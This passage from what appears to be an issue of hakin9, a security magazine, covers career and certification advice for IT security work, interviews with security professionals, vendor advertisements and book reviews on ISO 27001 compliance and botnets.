a hassle at times, but will stand you in good stead for any future work with Windows environments. As much as we'd all like to avoid that, it will happen sooner or later.

As I mentioned earlier, the Microsoft qualifications are extensive and it's best to plan to spread them out over a period of time. Each builds on the knowledge from previous exams, so if possible start at the beginning (Client-side) and work your way through to the more technical

subjects. This strategy unfortunately means that working from the client system, through the server fundamentals and advanced topics, leaves the security courses until the very end. It's a long road to travel, however Microsoft have generously paved the way with the MCP (Microsoft Certified Professional) and MCSA (Microsoft Certified Systems Administrator) qualifications. This means that you can begin to see the benefits of your training almost as soon as you begin to take exams. On the plus side, almost everyone looking for staff has heard of the Microsoft MCP or MCSE, so industry recognition is very high. It may not land you that job as a Security Analyst that you were looking for, but it could be the first step towards that goal. Another good thing about the MCSE is that you can apply your CompTIA Security+ to the MCSE Security specialism. This means that you will have one less Microsoft exam to take if you can work Security+ into the equation. This method means you'll be getting two qualifications for the price of one (well almost).

As the MCSE Security track is so long, encompassing 8 exams in total, it's hard to give advice on how to handle it. Personally I found a mixture of home learning and class study worked well for me. I began working with the technology and reading about it from the Microsoft Press books. It's important to have some kind of home lab (even a VMware lab is good enough for this purpose) as the exams all test your knowledge of not only the theory, but also expect you to be able to perform the tasks as well. Some of the exams have begun to include simulation questions were you have to perform a set task. These tasks are not overly complex, but do mean that just learning the theory won't get you far. Although many people swear by the Sybex books for most Microsoft topics, I found them to be unreliable for a number of the advanced topics in the MCSE. The Microsoft Press books certainly aren't cheap, and they don't seem to like the lighthearted approach to training. In fact, sometimes they can be downright boring. With that said however, they cover what you need in all its raw detail, which is what you need. Plus who better to know what you need to learn than the company that makes the rules in the first place. Once you get to some of the more advanced topics such as clustering, ISA Server, and possibly PKI, then you may want to start to look at the various class offerings around. It's not hard to learn the theory for these parts, but the setups become more difficult in a home lab environment. I'd stay clear of boot camp style learning, as from experience they just want to get you in and out as fast as they can. Learning is almost a secondary concern in some cases. If money is tight, then the videos from companies like CBTnuggets and VTC are also a very good resource to look into. Classroom style training, but at your own pace and budget.

CIEH – Certified Ethical Hacker

The CIEH has been much hyped over the past few years as THE ethical hacking certification. Even though the hype is still there, it's become clear that the CIEH is no longer the only show in town. It is certainly still worthwhile if you plan to go into the penetration testing or incident handling arenas. However there are now a range of other courses that rival this for top spot. I've personally found that some companies are still advertising for CIEH certified staff, however almost exclusively alongside other qualifications such as MCSE or Security+. This goes to prove that achieving a CIEH will not be the deciding factor in moving into security, but is instead a midway point of sorts. If you already have other qualifications, the CIEH helps you clarify your position and show that you know your stuff when it comes to hacker tools and techniques.

The CIEH course itself is very focused on hacker tools. In fact you could say that the entire course is about tools. Theory of how attacks work is given when required, but the tools are the bread and butter of this course. As with many hacking courses, the topics covered are sometimes more than a little outdated. Some topics covered even date back to NT4 in places, and as such are not always the most useful. The techniques are nice to know for historical reference, however the patches and upgrades to render these techniques useless have been in place for many years now. When I took the course late last year, I was very disappointed in the structure of the course in general and especially the course material. Usually I complain that the course material is too small and doesn't cover enough. However in the case of CIEH it was the exact opposite. Weighing in at over 2300 pages, it was very far from a small book. In fact, it was 4 large books. Having read through most of the course material (I had a free week over New Year) I can almost certainly say that the material could be slimmed down to less than half what it is now and as a result be much more learning friendly. I hate to think what the new CIEH material is like, as EC-Council claim to have increased the modules in the new version 6 classes. The speed at which the course was covered previously means that very little time is spent going into the fine detail. With more modules I'm not sure you'll have time to read the slides before moving onto the next.

If you have a basic understanding of hacker techniques and want some hands on time with the tools in class, then CIEH is a good place to start. Being able to use the tools against live test systems will always teach you more than reading an example in a book. I personally found that due to the extensive content covered in the course, not enough emphasis was put on the practical side. With more time spent rushing through the descriptions of what tools do than anything else. If you're a beginner to the ethical hacker game, then becoming a CIEH may not be as easy as it looks. When taking the exam I was surprised by the amount of questions that seemed not to have been covered in the exam material. You'd think that with 2300 pages to play with, they'd squeeze all the facts in somewhere, but no such luck. A good overall knowledge of IT and basic security theory is required before attempting the exam in my personal opinion. The exam was certainly harder than you would expect from the course content.

After taking the live training at an authorized center, I'd suggest that if at

all possible the home study method is more suited to the CIEH material. There are a number of books available for the CIEH version 5 exam, and hopefully these will be updated to cover the version 6 exam in the near future. EC-Council also offers some official CBT training. I've had the displeasure of sitting through this for a few hours, and can only say that it's a few hours of my life that I'd claim back if I could. The delivery is dry, almost as if it's read from a script, and the overall content is very poor. As an alternative there are a number of ethical hacking CBT's available from people like CBTnuggets and VTC which seem much more appropriate and informative. I found these videos very useful for a basic overview, but not enough to pass the exam without further study in specific areas. After all, watching a video is never as good as getting your hands dirty yourself. As with the MCSE, I would recommend spending some time with the tools in a lab environment using something like VMware. Some of the tools, especially Metasploit, are complex to learn at the fast pace you see them in class and take a while to truly master.

Once you've passed your CIEH, EC-Council requires that you retain your qualification by collecting ECE points. Although the system is relatively new and a little confusing, the collection of points is not hard to do. As long as you're actively learning (read security books, listening to security podcasts, etc...) then you should build up enough points without too much problem. The points system seems a little slanted in the favor of EC-Council, but it's beginning to even itself out. Going to an EC-Council sponsored event will still get you more ECE points than something like Defcon or Blackhat, but I'm sure this will change in the long run. Hopefully EC-Council will clarify the ECE points over the next few months and smooth out the system a little.

ECSA/LPT – EC-Council Certified Security Analyst / Licensed Penetration Tester

Hot on the heels of the CIEH comes the follow up course, ECSA. Whereas the CIEH spends most of its time dealing with hacker techniques, the ECSA deals with analysis side of security. Dealing with the analysis of vulnerabilities and threats, instead of the more attack focused CIEH. The LIPT portion is somewhat more confusing. In an attempt to set a standard in the penetration testing industry, EC-Council created the Licensed Penetration Tester status. To gain LIPT status, you need to take and pass both the CIEH, and ECSA exams. Once this is done you have to complete the LIPT workshop (included in the ECSA course) and pay $500 for membership (with $250 per year to retain your status). I'll touch more on the LIPT later.

The ECSA class reminded me a lot of the CIEH class, mostly because of the large books and surprising similarity in the slides and overall content. In fact one could say the ECSA was almost a CIEH plus in almost all respects. Although at times the content was almost identical, the focus was more from an analysis point of view and did help to clarify a number of open questions from the CIEH course. That said, I don't think that there was enough difference between the courses to warrant a second 5 day course. With some work the CIEH, ECSA and LIPT could easily be molded into a single course with the same content covered in a more focused manner. The exam, as with the CIEH was surprisingly hard compared to the contents of the course, and referenced a lot of the information taught in the CIEH course. I understand that the exam for ECSA has since been changed to reflect the analysis side of the course better and rely less on the CIEH material.

Training for the ECSA exam is not an easy proposition. Outside of the official courses and material, there appears to be no 3rd party books or CBT's based on the content of the course. This only leaves the official classes as the only viable option if you wish to achieve the ECSA or LIPT. I have asked EC-Council if they can provide only the learning material, but have yet to receive an answer on this request.

Compared to the CIEH, the ECSA/LPT is not very well recognized within the industry. To date I've not seen the ECSA or LIPT requested in job adverts and haven't seen many people advertising this qualification on their CV. At this time I don't think that the ECSA is worth the effort to achieve in its current state. Hopefully EC-Council will re-evaluate the course material in the next version and improve the content of the course to be more useful to future students. I felt disappointed at the end of this course and that's never a good sign.

LIPT, Licensed Penetration Tester. The LIPT is somewhat of an enigma. The CIEH and ECSA qualifications do not in themselves cover everything you'll need to know to be a penetration tester. They cover the legal side in part, and some of the tools used, but never really bring it all together. The LIPT workshop appears to be a 1 day re-hash of the CIEH processes to collect things into a makeshift testing methodology. However with so many other well publicized testing methodologies like OSSTMM or NIST 800-42 out there, the LIPT has failed to make any impact on the industry. Adding to that the cost of $500 for the membership and the continued $250 fee to retain the LIPT status, and I cannot personally recommend the LIPT as a worthwhile investment. I felt that it was almost hypercritical of me to become a licensed penetration tester when, at the time, I'd never even performed a penetration test inside a lab environment. However the EC-Council thinks that this is acceptable, and actively recruits users into the LIPT scheme. Now that I have achieved all requirements for the LIPT and work as a penetration tester I still refuse to apply for LIPT status. This is even after EC-Council emailed me to ask me why I hadn't applied. If you have a spare $500 and want to work as a penetration tester, then I can suggest a list of books to buy that will cost much less than $500 and give you much higher return on investment.

SANS GPEN – GIAC Certified Penetration Tester

Finally we come to the SANS/GIAC GPEN exam. If you want to work as a penetration tester then this is the exam that you want to have under your belt. SANS has always been known as an organization that offers focused and informative training in all areas of IT

Security. With such renowned lecturers as Ed Skoudis, Mike Poor and Stephen Northcutt, it's hard to go far wrong. The SANS Security 560 course is a 6 day class that covers everything you need to know to be an well rounded penetration tester, from legal issues, planning, scoping, through to the scanning, and exploitation of the systems being tested. To help reinforce the knowledge gained in the first 5 days of the course, the final day comprises of a capture the flag event. Working in teams you get a chance to use the techniques learned in the course in a real life simulation of a penetration test. I found this part of the course really helped me to bring it all together, and was well worth doing. The course was very well focused to cover the tools that you really need to know in order to perform tests, without the need to list 30 tools for each task like the CIEH class. In all I found the class to be one of the best I've attended and walked out a better penetration tester for attending. Having already used the knowledge I gained in the class, I can tell you that although the class isn't cheap, it's worth every penny. Alongside the technical side of the course, the people that you meet at the SANS events are a great resource. Sometimes it's not what you know, but who you know after all.

SANS offers courses in a variety of security disciplines, from incident handling through to forensic analysis. All of the classes are specifically tailored to what is required to get the job done well and right first time. With the training material written by people who are well known in the security industry, the courses are updated regularly to meet with the ever changing security landscape. This ensures that you get a first rate training experience, with knowledge that isn't already 2 years out of date, like some other courses. Once you've finished the course, access to MP3's from the course are available for review of the topics. There is also the option to have access to the OnDemand service which gives you a chance to go through the course again in full at your PC and at your own pace. The many options that SANS gives help to really reinforce the technical topics covered.

The course and certification are rather new to market (only available in the US since July), but are already being requested in job adverts Stateside. With the classes now being held in Europe as well as being available as a home study, it's only a matter of time before the same begins to happen across Europe as well. This course is not for the faint hearted however. From both a cost and content standpoint, it's hard to handle. The age old adage, you get what you pay for is certainly in full effect here. The cost for the course varies depending on where you take the course, however I found the course to be more than worth it in all aspects. SANS state that the course is "one of the most technically rigorous courses offered by the SANS Institute", and I can understand why. The content is well thought out, and covers a lot of things that other classes don't touch on. The organization of the classes was always first rate, and the content and trainers are always top notch. Due to the technical content of the course, this sort of qualification is something that needs to be built up to, and is certainly not your first stop on the Security ladder.

The GPEN exam is certainly no cake walk. I spent a long time studying and restudying certain aspects of the class before taking the two free practice exams provided. Although the exam is an open book (not open internet) exam, there is not enough time to look-up the answer to all of the 150 questions inside the 4 hour time limit set for the exam. This method of examination is in my opinion much more realistic than the style used by Microsoft and others. After all, if you forget which command switch nmap uses for UDP scans (-sU incase you were wondering) then most of us would just look it up in a book, or Google it. Sometimes it's more about knowing where to find the information, than actually knowing everything. To retain the qualification you will need to retake the exam once every 4 years. Although this may seem a little harsh, it does help to ensure that people with a GIAC qualification keep fresh on new techniques and methods. This is done to keep the certificate valid, and really helps to make the GPEN something special. With only about 22,000 GIAC certified individuals in total (not just GPEN), compared to more than a million people with an MCP, the GPEN is an altogether more prestigious group of individuals. If you want to stand out from the pack, this is the certification I'd choose.

Conclusion

With all the possible qualifications out there, it's important to figure out what you want to achieve and map out your chosen path clearly. You have to do your homework well before starting on the path to certification. With so many badly designed courses out there, and so many companies looking for your money, it's like a minefield. If there is one thing you should take away from this article, it's that there isn't a single path to follow when it comes to security qualifications. There are many options out there, many more than I could cover here. Where you choose to go, and how you get there are up to you. Classroom training isn't always the best option, sometimes you'll get more from reading a few good books than you will from spending weeks in a structured course. Figure out how you learn best, and run with it. But most of all have fun with it. Learning is meant to be fun after all.

On the 'Net

- *http://certification.comptia.org/security/* (CompTIA Security+)
- *http://www.microsoft.com/Learning/mcp/* (Microsoft certification)
- *http://www.eccouncil.org* (EC-Council)
- *http://www.sans.org* (SANS Institute)
- *http://www.giac.org* (GIAC)


Chris Riley

Chris Riley is an IT Security Analyst living and working in Austria. He has been working in IT for over 12 years as a desktop and server administrator both in the UK and Germany. After relocating to Austria in mid-2007 he has reinvented himself as an Security Analyst and is presently working as a penetration tester for a leading Austrian bank. Chris is a member of the SANS advisory board and is looking to work as a SANS Mentor in the near future. In his spare time Chris blogs about security and can be reached through his website www.c22.cc

ASTALAVISTA RELAUNCH

the hacking & security community

As a member you will enjoy ...



>> Latest Security News
Astalavista.com provides you with the latest computer security news, information, vulnerabilities and white papers.

>> Industry leading Directory
Our website hosts the largest internet resource on hacking and security: Regularly updated tools, articles, ebooks, movies and more.


>> The Search
Searching is a big part of the internet. We offer you an index with the best specialised searchsites in different categories. Whatever you are searching for, you will find it.

>> Online Tools
The latest online and applications that exist in the hacking and security community from the shared ressources of all Astalavista members.

join for free on www.astalavista.com and be a part of the community

Astalavista.com
the hacking & security community

Interview with Rishi Narang



Rishi Narang is a Vulnerability R&D consultant working with Third Brigade Inc., a security software company specializing in host intrusion defense. Narang's profile includes research on recent & zero day vulnerabilities, reverse engineering and IDS/IPS Signature Development. He holds a Bachelor's degree in Information Technology, and has authored articles on recent advances in Information Security & Research. He has been a speaker in OWASP & private security trainings and can be reached through his personal blog Greyhat Insight (www.greyhat.in).

Could you, please, introduce yourself to our readers? (what do you do, etc.)
Hi, my name is Rishi Narang and presently I am working as a Vulnerability R&D Consultant with Third Brigade Inc., a security software company specializing in host intrusion defense. My research revolves around recent, classic and zero day exploits & bugs, binary reverse engineering and developing IDS/IPS Signatures. With time, I have switched many hats evolving more of a grey hat professional – drilling to break, breaking to comprehend, and comprehend to secure! I graduated in Information Technology, and apart from my security research, I enjoy anything that can nurture my creativity and feed my curiosity – a budding blogger, solving Rubik's Cube, understanding Quantum and String Theories, New Gadgets, Technologies or even Sketching.

How did you start your adventure in IT? Tell us about first steps, first job.
I was curious & ambitious since the beginning, which later joined Technology. In my childhood days, I used to open the TV sets, base phones, radio sets, just to ponder what's running underneath it. You won't believe but I have popped open more video games than playing them or virtually anything electronic which I could disassemble and revert! I got my hands on my first computer during high school and ever since it has been an amazing journey. By the way I was the first one to step into Technology and Computations for my family-tree has mostly Doctors or Biology/Commerce Professors. During the 2001 IT recession, I was asked to give a re-thought but I firmly chose IT for my career. I had a belief that IT may have some drops and peaks, but it has to grow over decades and neither I have any choice nor I project my career in days!

In my free lectures during graduation, I volunteered as Network Administrator at my College, setting-up LAN, first Linux OS servers/clients, and basic security policies with ipchains/iptables for no one stressed on security with college networks in those days. And, after graduating I got my first job as a Network/Server Admin for Megasoft R&D Division where I managed servers running Linux, HP-UX, networks with CISCO devices and hands on Sonicwall Firewall – my first encounter with Corporate Network Security.

Why did you choose IT Security as your job? What does satisfy you the most on this field?
The bridge between me and IT Security has two blocks – *hack* & *secure*. During my first job, one fine day my boss had a discussion over a team lunch that ours is a great network and can not be breached! This *can not be* or anything that points to perfection wonders me for anything that can be build, can be broken too. In a week or so, to prove it I penetrated in the network remotely without using any privileged credentials I had and shared the way with my team. This was the first block. Then came the challenge to fix it, and I have always loved it for it adds a pinch of spice to a mundane routine. This was the second block. Since then I have been flipping these two sides of IT – Security and Hacking, just to understand each other better!

I chose IT Security specifically for the challenges involved have a nice blend of curiosity and creativity. And speaking the truth, hacking is getting easier in this world of complex software, bugs and vulnerabilities, it is like an eye opener to realize that something needs to be changed, but securing enterprises from

attacks and preying eyes has always been tough. These real world arenas with ever going tug of war satisfies me, keeping me on my toes and hungry to learn more. Attackers know what to strike, when to strike and where to strike, though security professionals have to be alert at all times, from all sides with all measures!

Have you always worked in IT security? Do you have any other job experiences like being a waiter for example?
Haha! No, I haven't had any experience in serving or the being on the other side of the table, except that I have served IP Addresses many a times; thanks to growing technology demand and awareness in security! I started with being a Network Admin, and later migrated to core security domain. Though during school days, for my pocket money I often used to ride a bike all the way to bring groceries, house hold items & have done my house cleaning once in a while for bonus! Does that account for a job?

You are the one who found a bug in Google's Chrome. Can you tell us more about it?
Sure. Yes, I found a bug in Google Chrome within an hour it was released to public. No doubt the comic story hype germinated enough curiosity in me, to find something that can crash all tabs. I mean something that can crash the chrome engine running behind so as all the tab instances are affected. I tried some invalid parameters to monitor the way it behaves. One such input crashed the chrome! I checked with the bug database and it was not listed with any protocol handlers till that time. Before filing it, I wanted to make sure that it is reproducible for both XP and Vista, and some possible cases. After researching for a while, I filed a bug in some hours, before sharing it with others. Later, on being informed of a bug duplicity by Mr. Brennan, I shared the due credit with a person named *JanDeMooij* at the bug site & in public advisory for he also reported the same bug independently during my time of research. It was a simple Denial of Service bug, but can not be exploited for any Remote Code Execution or taking control of victim's system. I have always been a personal fan of google products & creativity, though with the beta tag, sometimes it gets hard to build a trust relationship!

You are involved in many projects right now. How can you manage doing all of these? What is the most satisfying for you?
Yes, apart from my amazing job at Third Brigade which involves cutting edge security ideas, latest vulnerabilities and developing IDS signatures, I have been associated with some volunteered projects with Evil Fingers and some internals related to new approaches to security with my friends on which we are planning to release a white paper next year. To manage all, I always challenge my efficiency and stretch them to higher levels. At times, it is tough on my sleep, but the most satisfying for me is to share my knowledge with others for I know in technology every bit counts! We all a team, learning and sharing will ever go on (as long as it does not break any NDA for I am absolutely not against any corporate rights or legal terms)

Do you believe IT security sector is a good field to find a well paid and satisfying job?
I agree that IT Security is a worthy domain, if you like challenges, odd timings, black web pages, and pizza (J). It can be related to Security Research, Vulnerability Management, Threat Analysis, Security Policies, Audits and many others. Pay grades and incentives are good, for any IT security professional would be playing a key role, somewhere! It feels very satisfactory to me as I am responsible for a corporate/end-user security. And, when your customer or partner credits you for he is saved against this attack or something evil, it pays off every hard-work you put in!

What features, in your opinion, are the most important for person who is going to work in IT? What does disqualify him/her?
I think you mean skills in a person. If I have to recruit someone, or recommend someone, I will always look for a logical mind and out of the box thinking. I am not concerned if he/she has touched an appliance or a firewall before, but the underlying concepts and fundamentals of security should be well clear! In security experience is not enough, for I have seen people with many years of experience, and still having a predictive orthodox methods of securing networks. I would say if you are a thinking pod, trying to find more than one answer for a problem, ready to win a chess with black or white pieces accordingly then you have the ability to be an IT Professional.

Disqualifying may result for if he/she does not like computers for long strenuous hours, as no matter where you are in ladder your computer sittings will eventually be longer than a normal computer user, so be prepared for it! And, irony is people are aware of jargons like HTTP, DPI, PCI, TCP/IP but the fundamentals on how they work and underlying basic concepts are still hazy! I may also like to notice how much updated you are with recent technologies & advancements, how much you learn from case studies and most importantly your levels of curiosity & ambitions!

Finally, can you give us some tips you think might be useful for young people who are going to work in IT Security?
That's funny for I count me in young people too! Anyway's, with my share of experiences (grey matter over grey hair) I would say that if you are targeting IT Security as your career move, please be well up to date, responsible and think out of the box. No problem if you have to think from a hacker's point of view before finding a cure to it. Security is not a taboo but is highly critical and when it comes to perimeter, a feeble flaw can result in fatal fiasco, so be alert and give your best shot at all times. You have to be logical, and go by the basics for it will help you act fast in some mind boggling cases with security. You should have a thirst to know *why* rather than *what*. Be independent of platform and technology for security has no constraints! Ethically, keep trying to break your own measures before any outsider does! Rest, my best wishes.

EXCLUSIVE&PRO CLUB

Zero Day Consulting

ZDC specializes in penetration testing, hacking, and forensics for medium to large organizations. We pride ourselves in providing comprehensive reporting and mitigation to assist in meeting the toughest of compliance and regulatory standards.

bcausey@zerodayconsulting.com

Digital Armaments

The corporate goal of Digital Armaments is Defense in Information Security. Digital armaments believes in information sharing and is leader in the 0day market. Digital Armaments provides a package of unique Intelligence service, including the possibility to get exclusive access to specific vulnerabilities.

www.digitalarmaments.com

Eltima Software

Eltima Software is a software Development Company, specializing primarily in serial communication, security and flash software. We develop solutions for serial and virtual communication, implementing both into our software. Among our other products are monitoring solutions, system utilities, Java tools and software for mobile phones.

web address: http://www.eltima.com
e-mail: info@eltima.com

First Base Technologies

We have provided pragmatic, vendor-neutral information security testing services since 1989. We understand every element of networks - hardware, software and protocols - and combine ethical hacking techniques with vulnerability scanning and ISO 27001 to give you a truly comprehensive review of business risks.

www.firstbase.co.uk

@ Mediaservice.net

@ Mediaservice.net is a European vendor-neutral company for IT Security Testing. Founded in 1997, through our internal Tiger Team we offer security services (Proactive Security, ISECOM Security Training Authority for the OSSTMM methodology), supplying an extremely rare professional security consulting approach.

e-mail: info@mediaservice.net

@ PSS Srl

@ PSS is a consulting company focused on Computer Forensics: classic IT assets (servers, workstations) up to the latest smartphones analysis. Andrea Ghirardini, founder, has been the first CISSP in his country, author of many C.F. publications, owning a deep C.F. cases background, both for LEAs and the private sector.

e-mail: info@pss.net

Priveon

Priveon offers complete security lifecycle services – Consulting, Implementation, Support, Audit and Training. Through extensive field experience of our expert staff we maintain a positive reinforcement loop between practices to provide our customers with the latest information and services.

http://www.priveon.com
http://blog.priveonlabs.com/

MacScan

MacScan detects, isolates and removes spyware from the Macintosh.
Clean up Internet clutter, now detects over 8000 blacklisted cookies.
Download your free trial from:
http://macscan.securemac.com/

e-mail: macsec@securemac.com

EXCLUSIVE&PRO CLUB

EXCLUSIVE&PRO CLUB

NETIKUS.NET ltd

NETIKUS.NET ltd offers freeware tools and EventSentry, a comprehensive monitoring solution built around the windows event log and log files. The latest version of EventSentry also monitors various aspects of system health, for example performance monitoring. EventSentry has received numerous awards and is competitively priced.

http://www.netikus.net
http://www.eventsentry.com

Heorot.net

Heorot.net provides training for penetration testers of all skill levels. Developer of the DeICE.net PenTest LiveCDs, we have been in the information security industry since 1990. We offer free, online, on-site, and regional training courses that can help you improve your managerial and PenTest skills.

www.Heorot.net
e-mail: contact@heorot.net

ElcomSoft Co. Ltd

ElcomSoft is a Russian software developer specializing in system security and password recovery software. Our programs allow to recover passwords to 100+ applications incl. MS Office 2007 apps, PDF files, PGP, Oracle and UNIX passwords. ElcomSoft tools are used by most of the Fortune 500 corporations, military, governments, and all major accounting firms.

www.elcomsoft.com
e-mail:info@elcomsoft.com

Lomin Security

Lomin Security is a Computer Network Defense company developing innovative ideas with the strength and courage to defend. Lomin Security specializes in OSSIM and other open source solutions. Lomin Security builds and customizes tools for corporate and government use for private or public use.

tel:703-860-0931
http://www.lomin.com
mailto:info@lomin.com

JOIN OUR EXCLUSIVE CLUB AND GET:

- **hakin9 one year subscription**
- **classified ad for duration of your subscription**
- **discount on advertising**

You wish to have an ad here?
Join our EXLUSIVE&PRO CLUB!
For more info e-mail us at ***en@hakin9.org*** or go to ***www.buyitpress.com/en***

EXCLUSIVE&PRO CLUB

SELF EXPOSURE

Irina Oltu
Co-founder, Director at Aiko Solutions
Aiko Solutions provides encryption and secure data sanitizing products for PDAs and Smartphones.

Where did you get you first PC from?
It was a gift. A good gift.

What was your first IT-related job?
Lecturer job (*Computer Science*). Then lead other positions – first -in a Web Design company, then as Business Development Manager in a software company. My last job triggered a deep desire to work independently – however, I was challenged to go into different market -the mobile software market. The wish for mobile software company started as long as 2 years before Aiko saw the light, so I may say it was a long- nurtured wish.

Who is your IT guru and why?
My business partner in Aiko Solutions – Alexander Kutsy. Why? – It's the IT expertise Alexander brought into Aiko – the one we build our products, hence our success on.

What do you consider your greatest IT related success?
I can say that it is Aiko and its achievements. We have not only created a good product, but have gained audience trust in a very short period of time. Communication is one of the most important parts of our business, so customer trust and software reliability is what we can be proud of.

What are you plans for future?
Growth and development. This applies both to company growth, and, of course, personal growth. We plan to launch new products that would ease the integration of security into everyday life – thus making encryption a natural way to treat information.

What advice do you have for the readers planning to look for a job on the IT Security field?
Be educated and devoted.

Aiko Solutions enables businesses and individuals to secure sensitivemobile data. The company relies on proven industry standard algorithms and develops software that can be easily integrated into today's modern business processes

Igor Donskoy
CTO at n-Trance Security Ltd, privately held company, established in 2004 in Israel. The company is devoted to development of biometric products oriented to data security and portable solutions.

Where did you get your first PC from?
It was long ago and far away, in a country that does not exist anymore. My first computer was even not a PC. It was a kind of *Electronica-100*. I assembled it myself, soldering lots of components that I have managed to collect from different sources.

What was your first IT-related job?
When speaking about IT every one has his own meaning of this term in mind. It is so wide and comprehensive a sphere that it is hard to define it. My first job related to R&D was as chief developer of the TeKey Research Group since 1996 through 2002. The company was one of the first to develop a biometric identification module, including proprietary matching algorithm and hardware.

Who is your IT guru and why?
There is no one that I can call an *IT guru*. Frankly speaking, there are only two characters in the history of mankind that I could call *guru* – Leonardo da Vinci and Nikola Tesla. Both of them proved with their entire lives that an invention in any sphere of science requires a paradoxical approach and wide knowledge. Nowadays particular specialty is necessary, but the broad outlook in different subjects always helps to develop a non-typical solution.

What do you consider your greatest IT related success?
There are many; some things I can really feel proud about. For example we were the first to implement AES-256 encryption to the 8-bit RISC processor that was considered not suitable for this task. Our latest developments of web-authentication technology and n-Tegrity device are also our team's (and my personal) success.

What are you plans for future?
My personal plans are inseparably connected to those of my company. We are going to integrate our solutions with new technologies. Community-oriented Web 2.0 world demands interaction with the offline. We are working on some solutions that will integrate online and offline, something that will allow interaction between the virtual world and the real one.


What advice do you have for the readers planning to look for a job on the IT Security field?
Study, learn, discover. Extend your knowledge. Anything you learn now may turn helpful some day. You never know what knowledge you will need tomorrow. Then, learn all you can. You will definitely use it some day.

The Ethical Hacker Network

Free Online Magazine
for the Security Professional

www.ethicalhacker.net

BOOK REVIEW



Author: Sigurjon Thor, Keith D. Willett
Publisher: Auerbach Publications
Pages: 352
Price: $79.95

How to achieve 27001 Certification An example of Applied Compliance Management


As security has become more and more of a must have, rather than wishful thinking, more and more companies are finding that they need to achieve ISO27001 certification. By using the authors own experiences on how to determine a companies current security state, readiness and where they need to improve certain areas, the authors have provided a a good starting point for beginners and as well as skilled professonals this book becomes an excellent resource for anyone who is involved in any part of providing a security management framework. Each chapter provides clearly defined objectives on what you should be able implement after reading that actual chapter.

The first chapter provides excellent details for the PDCA (Plan, Do, Check, Act) part of implementing a security management framework. By providing these cross references, this will allow the reader to compare other standards against ISO27001 and then see where the PDCA ties everything in. The second chapter gives an introduction for the Security Management Framework, and how to proceed in the best possible manner. Chapter three has an excellent interpretation guide to all the different parts of the Security Management Framework requirements in clear plain english. Each subsequent chapter after this provides clear and excellent guidelines on how to proceed with each part of the ISO27001 requirements.

And finally we come to the Appendices which start with a simple Assessment Discovery questionaire, by providing responses of yes, no unknown or not applicable, this will provide a valid insight on the current compliance level of the organisation as well as the levels of awareness and understanding on it current Security setting.

The other appendices provide example templates for policy and guidelines for any organisation. The most important thing to remember is that this is purely from these authors viewpoint and every company/organisation is different. This isnt a how to manual, but more of a we did it this way guidebook and it worked for us.

by Michael Munt



Authors: Ken Dunham and Jim Melnick
Publisher: Auerbach Publications
Pages: 168
Price: $59.95

Malicious bots: An inside look into the Cyber-Criminal Underground of the Internet

Interested in learning on how Botnets work and what they're used for? This is the book for you!

The authors do a great job in taking you through the timeline of bots, from beginning to current. The first few chapters are about the takedown of the Thr34t Security Krew, creators of the TK Worm (A type of IRC Bot). They explain the process that was taken to apprehend these hackers from start to finish. Also included are chat dialogs, sniffer traces, emails, screenshots that were used to gain the information needed to catch these criminals. The next few chapters are about how bots are used for malicious activities. They give demonstrations on how they are used to launch different types of attacks and how criminals use this technology for monetization gain. Also explains the different methods used for covert communications, as well as methods used to evade antivirus software and firewalls.

The last few chapters explain the different types of bots and their characteristics. It also has screenshots showing how they are used and managed. The explanations are quite detailed, but you don't need to be very technical to understand it.

In my opinion this book is very well written, especially the fact that the authors give real world examples on what's really going on in the underground today. A lot of people hear about hackers, cyber-criminals, Botnets, etc... but not a lot of people really understand what's going on. This type of technology has come a long way and I could only imagine what types of new bots will be coming out in the future. In reading this book i can honestly say that I now know how Botnets really work, the authors made it very easy to read and simple to understand.

I think anyone who is interested in Botnets and the cyber-criminal underground should definitely read this book.

by Avi Benchimol

3RD ISSUE

ALREADY IN STORES

Coming up

in the next issue:

You've already read everything? Don't worry! Next issue of hakin9 will be available in two months. In 1/2009 (20), as always, the best practical and technical articles for all IT Security specialists.

ATTACK

HACKING THROUGH METACHARACTERS BY ADITYA K. SOOD

MALWARE FOR HOME ROUTERS

DEFENSE

USING SCAP FOR DETECTING VULNERABILITIES

NEW SECTION!

WE ARE ALSO STARTING A NEW SECTION ON FORENSICS PREPARED BY HARLAN CARVEY!

CONSUMERS TESTS

THIS TIME WE ARE GOING TO PRESENT THE FIREWALLS. SPREAD A WORD ABOUT YOUR FAVOURITE PROGRAM, GIVE US YOUR OPINION AT EN@HAKIN9.ORG

INTERVIEW

THE INTERVIEW WITH TORALV DIRRO, SECURITY STRATEGIST IN MCAFEE.

ON THE CD

Useful and commercial applications
Presentation of most popular security tools
Even more video tutorials

